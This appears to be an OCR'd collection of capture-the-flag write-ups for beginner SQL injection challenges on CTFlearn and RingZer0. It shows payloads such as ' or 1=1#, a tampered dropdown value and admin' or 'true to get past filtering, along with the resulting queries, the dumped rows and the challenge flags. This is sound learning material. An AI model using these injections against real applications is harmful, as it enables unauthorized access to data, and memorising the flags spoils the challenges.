
I stumbled upon this website: http://web.ctflearn.com/web8/ and I think they have the flag in their somewhere. UNION might be a helpful command

Flag: CTFlearn{h4ck3d} Solved

Web · intelagent · 5981 solves

Basic Injection

At the start we got 2 queries right away: Original Query and Your Resulting Query so we just need to try the basic sql injection query ' or 1=1# then we get the flag




```
You know what to do

Input:
' or 1=1#
Submit

Original Query: SELECT * FROM webfour.webfour where name = '$input'

Your Resulting Query: SELECT * FROM webfour.webfour where name = '' or 1=1#'

Name: Luke
Data: I made this problem.
Name: Alec
Data: Steam boys.
Name: Jalen
Data: Pump that iron fool.
Name: Eric
Data: I make cars.
Name: Sam
Data: Thinks he knows SQL.
Name: fl4g__giv3r
Data: CTFlearn{th4t_is_why_you_n33d_to_sanitiz3_inputs}
Name: snoutpop
Data: jowls
Name: Chunbucket
Data: @datboiiii
```


Please verify your email. Click to resend.

CTFLEARN — Learn · Challenges · Scoreboard · Dashboard · Learn++

Basic Injection ✓ — 30 points — Easy

See if you can leak the whole database using what you know about SQL Injections. link

Don't know where to begin? Check out CTFlearn's SQL Injection Lab

Flag: CTFlearn{h4ck3d} — Solved

Web · intelagent — 45365 solves

Top10

1	natjef20	6	yukimo
2	javier	7	teamaardvark
3	drmad	8	witchcraft
4	limyunkai19	9	aiyam
5	sebwit20	10	blackndoor

Rating - Please Rate 4.60


Discussion — New · Popular

Leave a Comment (Supports Markdown)

Protect this comment

ACL Rulezzz the world

When we found drop down form we found nothing like login form so we check the source file by using an inspect element and we found value that's means what the command send the user request by method 'POST'. We try to change the value admin in the command by using admin' and we found an error which is sql vulnerability. Then we try a basic syntax admin' or 1=1# and we got flags



challenges.ringzer0team.com:10002

Username: admin

EOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOL

Username	Group	Description
admin	flags	FLAG-sdfoip340e89rfuj34woit
charles	flags	FLAG-sdfoip340e89rfuj34woit
cedrick	flags	FLAG-sdfoip340e89rfuj34woit
admin	users	Users
charles	users	Users

```
<!DOCTYPE html>
<html>
 <head> … </head>
 <body class="text-center" data-new-gr-c-s-check-loaded="14.1098.0" data-gr-ext-installed>
  <main class="form-signin">
   <form action method="post">
    <label>Username</label>
    <select class="form-control" name="username">
     <option value="admin' or 1=1#">admin</option> == $0
     "EOL"
     <option value="charles">charles</option>
     "EOL"
     <option value="cedrick">cedrick</option>
     "EOL"
    </select>
    "EOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOLEOL"
    <table class="table table-striped"> … </table>
    <div class="padding_div"></div>
    <input type="submit" class="btn btn-success" value="List user">
   </form>
  </main>
 </body>
 <grammarly-desktop-integration data-grammarly-shadow-root="true"> … </grammarly-desktop-integration>
</html>
```


ringzer0ctf.com/challenges/2

Challenge Access list

Go to this challenge

Submit flag

Challenge flag

FLAG-sdfoip340e89rfuj34woit

Last user who solved this challenge **kami**

View users write up for this challenge


Need help with this challenge?

Submit » | Submit a write up » | Buy hint »

This flag has already been submitted!

Login Portal 1

First use the basic query admin' or 1=1# then get the result "Illegal characters detected.". After a few tries I guess the "=,#,--" sign has been removed and I just need to make the username field always true by adding admin' or 'true so the query will become username='admin' or 'true' and no need for the removed characters on


challenges.ringzer0team.com:10003

Username


admin' or 'true

Password

Password

Login

FLAG-4f885o1dal0q1huj6eaxuatcvn


Login portal 1


Submit flag

Challenge flag: FLAG-4f885o1dal0q1huj6eaxuatcvn

Good job! You got +2 points


Login Portal 2

Tried simple sql injection into username and password ' or true#. We got "Wrong password for impossibletoguess." → username = impossibletoguess

